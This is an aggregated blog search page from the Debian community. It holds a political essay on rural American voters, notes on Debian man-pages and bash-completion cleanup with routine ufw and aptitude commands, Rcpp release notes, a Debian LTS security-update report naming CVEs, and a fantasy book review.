Search Results: "angel"

26 January 2017

John Goerzen: What is happening to America?

I still remember vividly my first visit to Europe, back in 2010. I had just barely gotten off a plane in Hamburg and on to a bus to Lubeck, and struck up a conversation with a friendly, well-educated German classical musician next to me. We soon started to discuss politics and religion. Over the course of the conversation, in response to his questions, I explained I had twice voted against George W. Bush, that I opposed the war in Iraq for many reasons, that I did thought there was an ethical imperative to work to defeat climate change, that I viewed health care as an important ethical and religious issue, that I thought evolution was well-established, and that I am a Christian. Finally, without any hint of insult intended, and rather a lot of surprise written all over his face, he said: Wow. You re an American, and a Christian, and you re so . normal! This, it seems to me, has a lot to do with Trump. Ouch It felt like a punch to the gut. The day after the election, having known that a man that appeared to stand for everything that honorable people are against won the election, like people all around the world, I was trying to make sense of how could this happen? As I ve watched since, as he stacks government with wealthy cronies with records nearly as colorful as his own, it is easy to feel even more depressed. Based on how Trump spoke and acted, it would be easy to conclude that the deplorables won the day that he was elected by a contingent of sexists or racists ascendent in power. But that would be too simple an explanation. This is, after all, the same country that elected Barack Obama twice. There are a many people that voted twice for a black man, and then for Trump. Why? Racism, while doubtless a factor, can t explain it all. How Trump could happen Russ Allbery made some excellent points recently:
[Many Americans are] hurt, and they re scared, and they feel like a lot of the United States just slammed the door in their faces. The status quo is not working for people. Technocratic government by political elites is not working for people. Business as usual is not working for people. Minor tweaks to increasingly arcane systems is not working for people. People are feeling lost in bureaucracy, disaffected by elections that do not present a clear alternate vision, and depressed by a slow slide into increasingly dismal circumstances. Government is not doing what we want it to do for us. And people are getting left behind. The left in the United States (of which I m part) has for many years been very concerned about the way blacks and other racial minorities are systematically pushed to the margins of our economy, and how women are pushed out of leadership roles. Those problems are real. But the loss of jobs in the industrial heartland, the inability of a white, rural, working-class man to support his family the way his father supported him, the collapse of once-vibrant communities into poverty and despair: those problems are real too. The status quo is not working for anyone except for a few lucky, highly-educated people on the coasts. People, honestly, like me, and like many of the other (primarily white and male) people who work in tech. We are one of the few beneficiaries of a system that is failing the vast majority of people in this country.
Russ is, of course, right. The Democrats have been either complicit in policies damaging to many, or ineffective in preventing them. They have often appeared unconcerned with the plight of people outside cities (even if that wasn t really the case). And it goes deeper. When s the last time you visited Kansas? I live in Kansas. The nearest paved road is about a 3-mile drive from my home. The nearest town, population 600, is a 6-mile drive. My governor whom I did not vote for cut taxes on the wealthy so much that our excellent local schools have been struggling for years. But my community is amazing, full of loving and caring people, the sort of people who you know you ll be living with for 40 years, and so you make sure you get along well with. I have visited tourist sites in Berlin, enjoyed an opera and a Broadway show in New York, taken a train across the country to Portland, explored San Francisco. I ve enjoyed all of them. Many rural people do get out and experience the world. I have been in so many conversations where I try to explain where I live to people that simply cannot fathom it. I have explained how the 18 acres I own is a very small amount where I am. How, yes, I do actually have electricity and Internet. How a bad traffic day is one where I have to wait for three cars to go past before turning onto the paved road. How I occasionally find a bull in my front yard, how I can walk a quarter mile and be at the creek on the edge of my property, how I can get to an airport faster than most New Yorkers and my kids can walk out the front door and play in a spot more peaceful than Central Park, and how all this is way cheaper than a studio apartment in a bad part of San Francisco. It is rare indeed to see visitors actually traveling to Kansas as a destination. People have no concept of the fact that my mechanic would drop everything and help me get my broken-down car to the shop for no charge, that any number of neighbors or uncles would bring a tractor and come plow the snow off my 1/4-mile driveway out of sheer kindness, that people around here really care for each other in a way you don t see in a city. There are people that I know see politics way differently than me, but I know them to be good people. They would also do anything for a person in need, no matter who they are. I may find the people that they vote for to be repugnant, but I cannot say I ve looked this person in the eyes and they are nothing but deplorable. And so, people in rural areas feel misunderstood. And they are right. Some perspectives on Trump As I ve said, I do find Trump to be deplorable, but not everyone that voted for him is. How, then, do people wind up voting for him? The New Yorker had an excellent story about a man named Mark Frisbie, owner of a welding and fab shop. The recession had been hard on his business. His wife s day-care center also closed. Health care was hard to find, and the long, slow decline had spanned politicians of every stripe. Mark and his wife supposedly did everything they were supposed to: they worked hard, were honest, were entrepreneurial, and yet he had lost his business, his family house, his health coverage, everything. He doesn t want a handout. He wants to be able to earn a living. Asked who he d vote for, he said, Is none of the above an option? The Washington Post had another insightful article, about a professor from Madison, WI interviewing people in rural areas. She said people would often say: All the decisions are made in Madison and Milwaukee and nobody s listening to us. Nobody s paying attention, nobody s coming out here and asking us what we think. Decisions are made in the cities, and we have to abide by them. She pushed back, hard, on the idea that Trump supporters are ignorant, and added that liberals that push that line of thinking are only making the problem worse. I would agree; seeing all the talk about universities dis-inviting speakers that don t hew to certain political views doesn t help either. A related article talks about the lack of empathy for Trump voters. And then we have a more recent CNN article: Where Tump support and Obamacare use soar together, explaining in great detail how it can be logical for someone to be on Obamacare but not like it. We can all argue that the Republicans may have as much to do with that as anything, but the problem exists. And finally, a US News article makes this point:
His supporters realize he s a joke. They do not care. They know he s authoritarian, nationalist, almost un-American, and they love him anyway, because he disrupts a broken political process and beats establishment candidates who ve long ignored their interests. When you re earning $32,000 a year and haven t had a decent vacation in over a decade, it doesn t matter who Trump appoints to the U.N., or if he poisons America s standing in the world, you just want to win again, whoever the victim, whatever the price. According to the Republican Party, the biggest threat to rural America was Islamic terrorism. According to the Democratic Party it was gun violence. In reality it was prescription drug abuse and neither party noticed until it was too late.
Are we leaving people out? All this reminded me of reading about Donald Knuth, the famous computer scientist and something of the father of modern computing, writing about his feelings of trepidation about sharing with his university colleagues that he was working on a project related to the Bible. I am concerned about the complaints about the PC culture , because I think it is good that people aren t making racist or anti-semitic jokes in public anymore. But, as some of these articles point out, in many circles, making fun of Christians and conservatives is still one of the accepted targets. Does that really help anything? (And as a Christian that is liberal, have all of you that aren t Christians so quickly forgotten how churches like the Episcopals blazed the way for marriage equality many years ago already?) But they don t get a free pass I have found a few things, however, absolutely scary. One was an article from December showing that Trump voters actually changed their views on Russia after Trump became the nominee. Another one from just today was a study on how people reacted when showed inauguration crowd photos. NPR ran a story today as well, on how Trump is treating journalists like China does. Chilling stuff indeed. Conclusion So where does this leave us? Heading into uncertain times, for sure, but perhaps just maybe with a greater understanding of our neighbors. Perhaps we will all be able to see past the rhetoric and polarization, and understand that there is something, well, normal about each other. Doing that is going to be the only way we can really take our country back.

22 January 2017

Shirish Agarwal: Debian contributions and World History

Beware, this would be slightly longish. Debian Contributions In the last couple of weeks, was lucky to put up a patch against debian-policy which had been bothering me for a long-long time. The problem statement is simple, man-pages historically were made by software engineers for software-engineers. The idea, probably then was you give the user some idea of what the software does and the rest the software engineer would garner from reading the source-code. But over period of time, the audience has changed. While there are still software engineers who use GNU/Linux for the technical excellence, the man-pages have not kept up with this new audience who perhaps are either not technically so sound that or they do not want to take the trouble to reading the source-code to understand how things flow. An example or examples in a man-page gives us (the lesser mortals) some insight as how the command works, how the logic flows. A good example of a man-page is the ufw man-page
EXAMPLES
Deny all access to port 53: ufw deny 53 Allow all access to tcp port 80: ufw allow 80/tcp Allow all access from RFC1918 networks to this host: ufw allow from 10.0.0.0/8
ufw allow from 172.16.0.0/12
ufw allow from 192.168.0.0/16 Deny access to udp port 514 from host 1.2.3.4: ufw deny proto udp from 1.2.3.4 to any port 514 Allow access to udp 1.2.3.4 port 5469 from 1.2.3.5 port 5469: ufw allow proto udp from 1.2.3.5 port 5469 to 1.2.3.4 port 5469
Now if we had man-pages like the above which give examples, then the user at least can try to accomplish whatever s/he is trying to do. I truly believe not having examples in a man-page kills 50% of your audience and people who could potentially use your tool. Personal wishlist The only thing (and this might be my failure) is we need a good way to search through a man-page. The only way I know is using / and try to give a pattern. Lots of times it fails because I, the user doesn t know the exact keyword which the documenter was using. What would be nice, great if we do have some sort of parser where I tell it, $this is what I m looking for and the parser tries the pattern + all its synonyms and whatever seems to be most relevant passage from the content, in this case a manpage it tells me. It would make my life a lot easier while at the same time force people to document more and more. I dunno if there has been any research or study of the relationship between good documentation and popularity of a program. I know there are lots of different tiny bits which make or break a program, one of which would definitely be documentation and in that a man-page IF it s a command-line tool. A query on Quora gives some indication https://www.quora.com/How-comprehensible-do-you-find-Unix-Linux-Man-pages although the low response rate tells its own story. there have been projects like man2html and man2pdf and others which try to make the content more accessible to people who are not used to the man-page interface but till you don t have Examples the other things can work only so far. Also if anybody talks about X project which claims to solve this problem they will have to fight manpages who have been around like forever. As can be seen in the patch, did some rookie mistakes as can be seen. I also filed a lintian bug at the same time. Hope the patch does get merged at some point in debian-policy and then a check introduced in lintian in some future release. I do agree with anarcat s assertion that it should be at the level of the manpage missing level. I am no coder but finding 14,000 binary packages without a manpage left me both shocked and surprised. I came to know about manpage-alert from the devscripts package to know which all binary packages that have been installed but not have man-pages. I hope to contribute a manpage or two if I across a package I m somewhat comfortable with. I have made a beginning of sorts by running manpage alert and putting the output in a .txt file which I would grep through manually and see if something interesting jumps at me. The learning garnered from putting the patch to the debian package resulted in another patch but this time for an upstream project altogether. As can be seen all are just baby-steps that even a non-coder can take. Another couple of bugs I filed which were fixed were of a sim called unknown-horizons . A 2D realtime strategy simulation. I had filed three bugs, two of which were fixed in 2 days, the 3rd I hope is also fixed soonish. Lastly, I spent most of the week-end poring over packages who have left files in /etc/bash_completion.d/ . I spent almost 4-5 odd hours as each package in question as well as entries found in /etc/bash-completion.d/$filename I had to find which package it belonged to first

[$] dpkg -S /etc/bash_completion.d/git-prompt
git: /etc/bash_completion.d/git-prompt
I know that dpkg-query also does the same
[$] dpkg-query -S /etc/bash_completion.d/git-prompt
git: /etc/bash_completion.d/git-prompt
But I am used to plain dpkg although do know that dpkg-query can do lot more intimate searching in various ways than dpkg can. Once the package name was established, first simulate the purge [$] sudo aptitude -s purge git

[sudo] password for shirish:
The following packages will be REMOVED:
git p
0 packages upgraded, 0 newly installed, 1 to remove and 14 not upgraded.
Need to get 0 B of archives. After unpacking 29.5 MB will be freed.
The following packages have unmet dependencies:
libgit-wrapper-perl : Depends: git but it is not going to be installed
git-extras : Depends: git (>= 1.7.0) but it is not going to be installed
bup : Depends: git but it is not going to be installed
git-remote-gcrypt : Depends: git but it is not going to be installed
git-svn : Depends: git (> 1:2.11.0) but it is not going to be installed
Depends: git ( 1:2.11.0) but it is not going to be installed
Depends: git (= 1:1.8.1) but it is not going to be installed
git-core : Depends: git (> 1:1.7.0.2) but it is not going to be installed
The following actions will resolve these dependencies:
Remove the following packages:
1) bup [0.29-2 (now, testing, unstable)]
2) fdroidserver [0.7.0-1 (now, testing, unstable)]
3) git-annex [6.20161012-1 (now, testing)]
4) git-core [1:2.11.0-2 (now, testing, unstable)]
5) git-extras [4.2.0-1 (now, testing, unstable)]
6) git-remote-gcrypt [1.0.1-1 (now, testing, unstable)]
7) git-repair [1.20151215-1 (now, unstable)]
8) git-svn [1:2.11.0-2 (now, testing, unstable)]
9) gitk [1:2.11.0-2 (now, testing, unstable)]
10) libgit-wrapper-perl [0.047-1 (now, testing, unstable)]
11) python3-git [2.1.0-1 (now, testing, unstable)]
12) svn2git [2.4.0-1 (now, testing, unstable)] Leave the following dependencies unresolved:
13) devscripts recommends libgit-wrapper-perl
14) dh-make-perl recommends git
15) fdroidserver recommends git
16) git-annex recommends git-remote-gcrypt (>= 0.20130908-6)
17) gplaycli recommends fdroidserver
18) python-rope recommends git-core
Accept this solution? [Y/n/q/?] q
Abandoning all efforts to resolve these dependencies.
Abort.
Then I made a note of all the packages being affected, saw purging all of them wouldn t call others (the Package dependency Hell), made the purge and then reinstalled anew. The reason I did this is that many a times during upgrade, either during update/upgrade sometimes the correct action doesn t happen. To take the git s example itself, there were two files git-extras and git-prompt which were in /etc/bash_completion.d/ both of which were showing their source as git. Purging git and installing git afresh removed git-extras file and git-prompt is the only one remaining. While blogging about the package, did try to grep through changelog.Debian.gz and changelog.gz in git

[shirish@debian] - [/usr/share/doc/git] - [10046]
[$] zless changelog.gz
and similarly

[shirish@debian] - [/usr/share/doc/git] - [10046]
[$] zless changelog.Debian.gz
But failed to find any mention of the now gone git-extras. Doing this with all the packages took considerable time as didn t want to deal with any potential fallout later on. For instance, ufw (uncomplicated firewall) also had an entry in /etc/bash_completion.d/, hence before purging ufw, took backup of all the rules I have made, did a successful simulation

[$] sudo aptitude -s purge ufw gufw


The following packages will be REMOVED:
gufw p ufw p
0 packages upgraded, 0 newly installed, 2 to remove and 14 not upgraded.
Need to get 0 B of archives. After unpacking 4,224 kB will be freed.
Note: Using 'Simulate' mode.
Do you want to continue? [Y/n/?] y
Would download/install/remove packages.
purged the packages, reinstalled it and then re-added all the rules. Doing it all for various sundry packages, had to do it manually as there is no one size fits all solution. A sensitive one was grub which still has an entry in /etc/bash_completion.d/grub. Doing it wrong could have resulted in a non-bootable situation. There are workarounds for that, but it would have taken quite a bit of time, energy, notes and bit of recall factor what I did the last time something like that happened. Doing it manually, being present meant I could do it rightly the first time. So, was it worth it It would be if the package maintainers do the needful and the remaining entries are moved out of /etc/bash_completion.d/ to /usr/share/bash-completions and some to my favourite /usr/share/zsh/vendor-completions/ for instance

[shirish@debian] - [/usr/share/zsh/vendor-completions] - [10064]
[$] ll -h _youtube-dl

-rw-r--r-- 1 root root 3.2K 2016-12-01 08:48 _youtube-dl But trying to get all or even major packages to use zsh-completions would be hard work and would take oodles of time and this concerns upstream stuff, also very much outside what I was sharing. World History Before, during and even after South-African experience, I was left wondering why India and South Africa, two countries who had similar histories at least the last couple of hundred years or more, the final result of Independence was so different for both the countries. It took me quite sometime to articulate that in a form of question , while the answers were interesting, from what little I know of India itself, if I were an Englishman I would never leave Hindustan . What the people answering failed to take into account was that in that era it was Hindustan or un-divided India.
Pre-partition map of India

Pre-partition map of India

This map can be found at https://commons.wikimedia.org/wiki/File:British_Indian_Empire_1909_Imperial_Gazetteer_of_India.jpg and is part of quite a few Indian articles. I would urge people to look at the map in-depth. Except for the Central India Agency and Central India Provinces, most of the other regions were quite comfortable weather-wise. Hence I can t help but feel the assertion that Britishers didn t like India (as to live here) slightly revolting. See the excerpt/take on Dale Kennedy s The Magic Mountains: Hill Stations and the British Raj. Berkeley: University of California Press, 1996. xv + 264 pp. . A look at the list of hill stations of divided India is enough to tell that there were lot of places which either were founded by the Britishers or they chose to live there. And this is not all, there are supposed to lot of beautiful places even in Pakistan, especially in North East Frontier, Swat for instance. While today it s infamous for Taliban and Islamic Terrorism, there was a time it was known for its beauty.
The second most difficult mountain in the world - K2, Pakistan

The second most difficult mountain in the world K2, Pakistan

Trivia After Everest, K2 is the smaller one although whatever I have read of people s accounts, most people who ascended all 14 8,000 metre peaks say K2 is technically more tougher than Everest and after Everest has the highest casualty rate. Also places like the disputed North half of Pakistan Occupied Kashmir, Gilgit Baltistan, Extreme northern Punjab of Pakistan , Northern half of Khyber-Pakhtunkhawa province and Northern Balochistan all of these places would have been more than conducive to the Britishers as it is near to the British climate (snow and pleasant weather all year round). It really is a pity that Pakistan chose to become a terrorist state where it could have become one of the more toured places of Asia. I really feel nauseous and sad at the multiple chances that Pakistan frittered away, it could have been something else.
Filed under: Miscellenous Tagged: #bash-completion, #British Raj, #contributions, #debian, #debian-policy, #Debian-QA, #Hill Stations, #India Independance Movement, #lintian, #obsolete-conffiles, #unknown-horizons, #weather, #World History, adequate, Pakistan, tourism

15 January 2017

Dirk Eddelbuettel: Rcpp 0.12.9: Next round

Yesterday afternoon, the nineth update in the 0.12.* series of Rcpp made it to the CRAN network for GNU R. Windows binaries have by now been generated; and the package was updated in Debian too. This 0.12.9 release follows the 0.12.0 release from late July, the 0.12.1 release in September, the 0.12.2 release in November, the 0.12.3 release in January, the 0.12.4 release in March, the 0.12.5 release in May, the 0.12.6 release in July, the 0.12.7 release in September, and the 0.12.8 release in November --- making it the thirteenth release at the steady bi-montly release frequency. Rcpp has become the most popular way of enhancing GNU R with C or C++ code. As of today, 906 packages on CRAN depend on Rcpp for making analytical code go faster and further. That is up by sixthythree packages over the two months since the last release -- or about a package a day! Some of the changes in this release are smaller and detail-oriented. We did squash one annoying bug (stemming from the improved exception handling) in Rcpp::stop() that hit a few people. Nathan Russell added a sample() function (similar to the optional one in RcppArmadillo; this required a minor cleanup by for small number of other packages which used both namespaces 'opened'. Date and Datetime objects now have format() methods and << output support. We now have coverage reports via covr as well. Last but not least James "coatless" Balamuta was once more tireless on documentation and API consistency --- see below for more details.

Changes in Rcpp version 0.12.9 (2017-01-14)
  • Changes in Rcpp API:
    • The exception stack message is now correctly demangled on all compiler versions (Jim Hester in #598)
    • Date and Datetime object and vector now have format methods and operator<< support (#599).
    • The size operator in Matrix is explicitly referenced avoiding a g++-6 issues (#607 fixing #605).
    • The underlying date calculation code was updated (#621, #623).
    • Addressed improper diagonal fill for non-symmetric matrices (James Balamuta in #622 addressing #619)
  • Changes in Rcpp Sugar:
    • Added new Sugar function sample() (Nathan Russell in #610 and #616).
    • Added new Sugar function Arg() (James Balamuta in #626 addressing #625).
  • Changes in Rcpp unit tests
    • Added Environment::find unit tests and an Environment::get(Symbol) test (James Balamuta in #595 addressing issue #594).
    • Added diagonal matrix fill tests (James Balamuta in #622 addressing #619)
  • Changes in Rcpp Documentation:
    • Exposed pointers macros were included in the Rcpp Extending vignette (MathurinD; James Balamuta in #592 addressing #418).
    • The file Rcpp.bib move to directory bib which is guaranteed to be present (#631).
  • Changes in Rcpp build system
    • Travis CI now also calls covr for coverage analysis (Jim Hester in PR #591)

Thanks to CRANberries, you can also look at a diff to the previous release. As always, even fuller details are on the Rcpp Changelog page and the Rcpp page which also leads to the downloads page, the browseable doxygen docs and zip files of doxygen output for the standard formats. A local directory has source and documentation too. Questions, comments etc should go to the rcpp-devel mailing list off the R-Forge page.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

30 December 2016

Antoine Beaupr : My free software activities, November and December 2016

Debian Long Term Support (LTS) Those were 8th and 9th months working on Debian LTS started by Raphael Hertzog at Freexian. I had trouble resuming work in November as I had taken a long break during the month and started looking at issues only during the last week of November.

Imagemagick, again I have, again, spent a significant amount of time fighting the ImageMagick (IM) codebase. About 15 more vulnerabilities were found since the last upload, which resulted in DLA-756-1. In the advisory, I unfortunately forgot to mention CVE-2016-8677 and CVE-2016-9559, something that was noticed by my colleague Roberto after the upload... More details about the upload are available in the announcement. When you consider that I worked on IM back in october, which lead to an upload near the end of November covering around 80 more vulnerabilities, it doesn't look good for the project at all. Of the 15 vulnerabilities I worked on, only 6 had CVEs assigned and I had to request CVEs for the other 9 vulnerabilities plus 11 more that were still unassigned. This lead to the assignment of 25 distinct CVE identifiers as a lot of issues were found to be distinct enough to warrant their own CVEs. One could also question how many of those issues affect the fork, Graphicsmagick. A lot of the vulnerabilities were found through fuzzing searches that may not have been tested on Graphicsmagick. It seems clear to me that a public corpus of test data should be available to test regressions and cross-project vulnerabilities. It's already hard enough to track issues withing IM itself, I can't imagine what it would be for the fork to keep track of those issues, especially since upstream doesn't systematically request CVEs for issues that they find, a questionable practice considering the number of issues we all need to keep track of.

Nagios I have also worked on the Nagios package and produced DLA 751-1 which fixed two fairly major issues (CVE-2016-9565 and CVE-2016-9566) that could allow remote root access under certain conditions. Fortunately, the restricted permissions setup by default in the Debian package made both exploits limited to information disclosure and privilege escalation if the debug log is enabled. This says a lot about how proper Debian packaging can help in limiting the attack surface of certain vulnerabilities. It was also "interesting" to have to re-learn dpatch to add patches to the package: I regret not converting it to quilt, as the operation is simple and quilt is so much easier to use. People new to Debian packaging may be curious to learn about the staggering number of patching systems historically used in Debian. On that topic, I started a conversation about how much we want to reuse existing frameworks when we work on those odd packages, and the feedback was interesting. Basically, the answer is "it depends"...

NSS I had already worked on the package in November and continued the work in December. Most of the work was done by Raphael, which fixed a lot of issues with the test suite. I tried to wrap this up by fixing CVE-2016-9074, the build on armel and the test suite. Unfortunately, I had to stop again because I ran out of hours and the fips test suite was still failing, but fortunately Raphael was able to complete the work with DLA-759-1. As things stand now, the package is in better shape than in other suites as tests (Debian bug #806639) and autopkgtest (Debian bug #806207) are still not shipped in the sid or stable releases.

Other work For the second time, I forgot to formally assign myself a package before working on it, which meant that I wasted part of my hours working on the monit package. Those hours, of course, were not counted in my regular hours. I still spent some time reviewing mejo's patch to ensure it was done properly and it turned out we both made similar patches working independently, always a good sign. As I reported in my preliminary November report, I have also triaged issues in libxml2, ntp, openssl and tiff. Finally, I should mention my short review of the phpMyAdmin upload, among the many posts i sent to the LTS mailing list.

Other free software work One reason why I had so much trouble getting paid work done in November is that I was busy with unpaid work...

manpages.debian.org A major time hole for me was trying to tackle the manpages.debian.org service, which had been offline since August. After a thorough evaluation of the available codebases, I figured the problem space wasn't so hard and it was worth trying to do an implementation from scratch. The result is a tool called debmans. It took, obviously, way longer than I expected, as I experimented with Python libraries I had been keeping an eye on for a while. For the commanline interface, I used the click library, which is really a breeze to use, but a bit heavy for smaller scripts. For a web search service prototype, I looked at flask, which was also very interesting, as it is light and simple enough to use that I could get started quickly. It also, surprisingly, fares pretty well in the global TechEmpower benchmarking tests. Those interested in those tools may want to look at the source code, in particular the main command (using an interesting pattern itself, __main__.py) and the search prototype. Debmans is the first project for which I have tried the CII Best Practices Badge program, an interesting questionnaire to review best practices in software engineering. It is an excellent checklist I recommend every project manager and programmer to get familiar with. I still need to complete my work on Debmans: as I write this, I couldn't get access to the new server the DSA team setup for this purpose. It was a bit of a frustrating experience to wait for all the bits to get into place while I had a product ready to test. In the end, the existing manpages.d.o maintainer decided to deploy the existing codebase on the new server while the necessary dependencies are installed and accesses are granted. There's obviously still a bunch of work to be done for this to be running in production so I have postponed all this work to January. My hope is that this tool can be reused by other distributions, but after talking with Ubuntu folks, I am not holding my breath: it seems everyone has something that is "good enough" and that they don't want to break it...

Monkeysign I spent a good chunk of time giving a kick in the Monkeysign project, with the 2.2.2 release, which features contributions from two other developers, which may be a record for a single release. I am especially happy to have adopted a new code of conduct - it has been an interesting process to adapt the code of conduct for such a relatively small project. Monkeysign is becoming a bit of a template on how to do things properly for my Python projects: documentation on readthedocs.org including a code of conduct, support and contribution information, and so on. Even though the code now looks a bit old to me and I am embarrassed to read certain parts, I still think it is a solid project that is useful for a lot of people. I would love to have more time to spend on it.

LWN publishing As you may have noticed if you follow this blog, I have started publishing articles for the LWN magazine, filed here under the lwn tag. It is a way for me to actually get paid for some of my blogging work that used to be done for free. Reports like this one, for example, take up a significant amount of my time and are done without being paid. Converting parts of this work into paid work is part of my recent effort to reduce the amount of time I spend on the computer. An funny note: I always found the layout of the site to be a bit odd, until I looked at my articles posted there in a different web browser, which didn't have my normal ad blocker configuration. It turns out LWN uses ads, and Google ones too, which surprised me. I definitely didn't want to publish my work under banner ads, and will never do so on this blog. But it seems fair that, since I get paid for this work, there is some sort of revenue stream associated with it. If you prefer to see my work without ads, you can wait for it to be published here or become a subscriber which allows you to get rid of the ads on the site. My experience with LWN is great: they're great folks, and very supportive. It's my first experience with a real editor and it really pushed me in improving my writing to make better articles that I normally would here. Thanks to the LWN folks for their support! Expect more of those quality articles in 2017.

Debian packaging I have added a few packages to the Debian archive:
  • magic-wormhole: easy file-transfer tool, co-maintained with Jamie Rollins
  • slop: screenshot tool
  • xininfo: utility used by teiler
  • teiler (currently in NEW): GUI for screenshot and screencast tools
I have also updated sopel and atheme-services.

Other work Against my better judgment, I worked again on the borg project. This time I tried to improve the documentation, after a friend asked me for help on "how to make a quick backup". I realized I didn't have any good primer to send regular, non-sysadmin users to and figured that, instead of writing a new one, I could improve the upstream documentation instead. I generated a surprising 18 commits of documentation during that time, mainly to fix display issues and streamline the documentation. My final attempt at refactoring the docs eventually failed, unfortunately, again reminding me of the difficulty I have in collaborating on that project. I am not sure I succeeded in making the project more attractive to non-technical users, but maybe that's okay too: borg is a fairly advanced project and not currently aimed at such a public. This is yet another project I am thinking of creating: a metabackup program like backupninja that would implement the vision created by liw in his A vision for backups in Debian post, which was discarded by the Borg project. Github also tells me that I have opened 19 issues in 14 different repositories in November. I would like to particularly bring your attention to the linkchecker project which seems to be dead upstream and for which I am looking for collaborators in order to create a healthy fork. Finally, I started on reviving the stressant project and changing all my passwords, stay tuned for more!

Russ Allbery: Review: Queen of Sorcery

Review: Queen of Sorcery, by David Eddings
Series: The Belgariad #2
Publisher: Del Rey
Copyright: November 1982
Printing: March 1992
ISBN: 0-345-33565-1
Format: Mass market
Pages: 322
Queen of Sorcery is the second book in the Belgariad, which is a "one story in five books" sort of series. You could probably take a chance on skipping Pawn of Prophecy, since it's not a very good book, but some parts of the story may be confusing without it. We're now getting into the part of the series where I can start saying some nice things about it, so I should put that in context and not get expectations too high. The Belgariad as a series is fully invested in the stock symbols and stereotypes of Tolkien-derivative fantasy. White is good; black is bad. West is good; east is bad. People are very neatly divided into countries, and national traits are exceptionally strong. The Murgos, the people who serve (although "under the thumb of" would be more accurate, Eddings doesn't spend much time thinking about the difference) the Big Bad of the series, are basically orcs, for all that they're theoretically human. With an unsympathetic reading, it's very easy to see the echos of the Yellow Peril in the war between the west and the east, including the standard trope of fractious, arguing, and diverse western kingdoms against a unified horde from the east. (To be fair, Eddings does undermine the unity a bit with the Nadraks later in the series, and my recollection is that the Mallorean, a follow-on series, undermines it even further.) Given that, I've been trying to figure out why I had fond memories of this series and enjoyed this re-read, since that normally isn't my thing. There are a few elements that are best talked about in the context of the next book, but one element shows up here as the party of heroes, finishing their forced detour in Cherek, head south through Arendia. Eddings is aware that he's stereotyping each nation of people in this world and embraces it so thoroughly that it stops feeling like stereotypes and starts feeling more like a fable. The Arends are a great example. Arendia is pure medieval fantasy world (even more so than the rest of this world). There are knights in castles, large forests reserved for noble hunting, and miserable serfs. The Arends, apart from the serfs, are full of tales of glory and honor, are impulsive and loyal to a fault, and are in the midst of a simmering internal war that's just barely not broken into open fighting. But the Arends know that they have an unhealthy obsession with honor, know that they constantly get themselves into trouble by being absolutist about honor and far too impulsive, and can't seem to help themselves. They bemoan the war while being apparently unable to do anything that would bring it to an end. If you think of them as people, none of this makes much sense. If you think of them as talking animals in a fable, aware of their natures but still governed by them, it starts to strangely work. When they're isolated from their society by joining the protagonists' party (the early part of this series mostly involves collecting people, for reasons explained later in the series, while following the trail of a thief), the characters of Eddings's world start developing a bit more nuance and depth. But even then, it's more within the bounds that one would expect in a long fable, and falls a bit short of human growth. The lion might learn something from the badger, but the lion is still a lion. With that frame, the first half of this book is rather entertaining. Eddings is taking the stereotype of the noble knight from a typical Arthurian romance and treating it like a class of animal in a fable, which I think is subtly delightful. There's even a doomed love triangle (a very chaste one, which is a reminder that this series was probably targeted at YA readers). The reader joins the primary characters in a sense of bemused exasperation. (Well, Garion takes the doomed love triangle much too seriously, but he's young). Unfortunately, the second half of this book is not one of the finest moments in this series. It's mostly a duet of whining. The first half of the whining comes from Garion, who finally discovers one of the many things about himself that's been obvious to the readers since the middle of the first book, and then promptly develops one of the worst cases of pathetic angst you'll encounter. The people who have been lying to him and keeping secrets from him are now all eager to teach him, which grates almost as much, whereas he's determined to never use his abilities. It makes me think the worst of absolutely everyone involved, and it all happens in one of the most depressing and disgusting settings of the book. The second half of the whining comes from Ce'Nedra, who is by far my least favorite character of this series. She's intended to be an obnoxious, spoiled, imperious brat, and also runs headlong into gender roles in this series, which means she's a living mass of irritation and gender stereotypes, made worse by the fact that the protagonists mostly tolerate her and Garion's reactions to her nonsense are also whiny and obnoxious. It's not my favorite bit of reading. Ce'Nedra does get marginally better later in the series, but she's at her worst here, at the same time Garion is at his worst, which makes the last half of this book a real chore. The only real plus side is that the voice in the back of Garion's head gets a few great moments, but more on that in the next book where it starts playing a prominent role. I should note here that Eddings isn't a complete disaster on gender in this series. There are a lot of unexamined stereotypes, but there are also a lot of examined ones, and it's obvious in places that he's trying. Polgara is a major character, women get some agency in this story, and they at least appear (which is never a given in Tolkien-derivative fantasy). But it's pretty obvious that gender roles start from a "men are from Mars, women are from Venus" set of expectations and then run into Eddings's general tendency to exaggerate all such divisions to fable levels, which in places isn't pretty. And, well, there are all-female giggly dryads who have to capture men to reproduce and who have a euphoric reaction to chocolate. That's a thing that happens. So you may or may not want to agree with me about the completeness of the disaster. Adjust expectations accordingly. If Queen of Sorcery had stuck with the tone of the first half of the book, I would say that it was doing something oddly interesting and showing some of the charm that made me want to re-read this series. Unfortunately, the second half of the book is a bit of a disaster, full of characters acting in ways that makes them very hard to like. Still, I plowed through this book in a couple nights of reading, so there's something here that draws one through the story. And the next book of the series is considerably better. Followed by Magician's Gambit. Rating: 6 out of 10

29 December 2016

Reproducible builds folks: Reproducible Builds: week 87 in Stretch cycle

